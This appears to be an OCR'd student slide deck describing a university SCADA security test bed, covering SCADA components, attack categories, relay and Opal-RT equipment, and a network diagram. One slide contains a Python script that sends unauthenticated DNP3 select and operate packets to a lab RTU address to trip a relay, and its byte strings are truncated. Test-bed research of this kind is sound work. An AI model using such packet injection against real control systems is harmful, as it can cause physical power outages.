PowerCyber SCADA Test Bed

Team Dec13_11:

- Jared Pixley
- Derek Reiser
- Rick Sutton

Adviser/Client: Prof. Manimaran Govindarasu

Graduate Assistant: Siddharth Sridhar

PowerCyber Test Bed
Team DEC13_11


Jared Pixley
Electrical Eng.

Derek Reiser
Computer Eng.

Richard Sutton
Electrical Eng.


What is a SCADA System?

- "Supervisory Control and Data Acquisition"
- A computer controlled Industrial Control System (ICS) that monitors and controls vital industrial processes
  - includes Power Transmission and Distribution, Oil, Gas, and Water




SCADA System Breakdown

- **Control Center**:
  - Human-Machine Interface (HMI).
  - Lets human operator view and control processed data




SCADA System Breakdown

- **Supervisory Station**:
  - Consists of servers, software and stations
  - Provides communication between the Control Center and RTU's.




SCADA System Breakdown Cont.

- **Remote Terminal Unit (RTU)**:
  - Typically connected to physical equipment.
  - Collected by the supervisory station.




SCADA System Breakdown Cont.

- **Sensor**:
  - Measures an analog or status value in an element of a process.
  - Collects raw process data used to make decisions.



Cyber Attack Methods



Insider threats against control system

- Malware installation within the control center

Long range communication integrity


- Manipulation and denial of service on DNP3

Substation automation protocols

- Availability requirement attacks on IEC61850

Malicious Software/hardware simulation

Current Test-Bed



DNP 3.0 Attack

Select and operate packets for relay tripping – consistent with DNP 3.0 protocol

DNP protocol does not have authentication capability!

```
import socket

size = 1024

select=str('\x05\x64\x1a\xc4\x02\x00\x00\x00\xeb\x42\xd6\xc4\x03\x0c\x01\x28\x01

operate=str('\x05\x64\x1a\xc4\x02\x00\x00\x00\xeb\x42\xd7\xc5\x04\x0c\x01\x28\x0

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect(('192.168.5.210', 20000))

s.send(select)

data = s.recv(size)

s.send(operate)

data = s.recv(size)

print 'Relay Tripped!:'

s.close()
```

Default DNP 3.0 communication port

IP address of target RTU

Changes from last semester


- Change in software for power simulation.
  - Resulting in different models.
- No longer working on remote access capabilities.
- MU Security Analyzer is not being used for attacks.

Our goals for this semester

- Integrate relays into the testbed.
- Connect Opal-RT to the system with an operational power system model.
- Run attack simulation and analysis on the operational system.

Equipment / Software


SEL-421 (Relay)



SEL-421 (Relay)

- Schweitzer Engineering Laboratories
- Protection Automation System
- Circuit breaker automation and control
- More accurate actions due to High-Accuracy Time Stamping (10 ns)
- Worked with Quickset software and manuals to integrate into system.

Opal-RT



Substation 1
OPC Server
SEL 1
IEC 61850
Relay 1
(.218)
scadaws01
(RTU .213)
DNP3
VPN (.193)
Real-Time
Digital
Simulator
(RTDS)
Substation 2
SEL 2
IEC 61850
Relay 2
(.217)
scadaws02
(RTU .210)
DNP3
VPN (.194)
ISEAGE
Internet
Diagram Layout
SCADA
Simulation
Power (Physical)
VNP
(.195)
SCADAS01
(.201)
SCADAS02
(.203)
DNP3
DNP3
Workstation
(.199)
DTS
(.207)
Historian
(.208)
HMI
(.201)
Control Center
OPC
Digital
Power
Simulator
DNP3
VPN
RTU 3
RTU 4
RTU n
Virtual
Substations


OPAL-RT
TECHNOLOGIES

Opal-RT

- OPAL-RT Technologies OP5600 HIL Box
- Real Time Digital Simulator (RTDS)
- Hardware-in-the-loop
- Advanced monitoring capabilities, scalable I/O and processor power
- More flexible to meet needs of testbed
- Went through manufacturer training and have worked closely with Opal-RT to resolve issues.

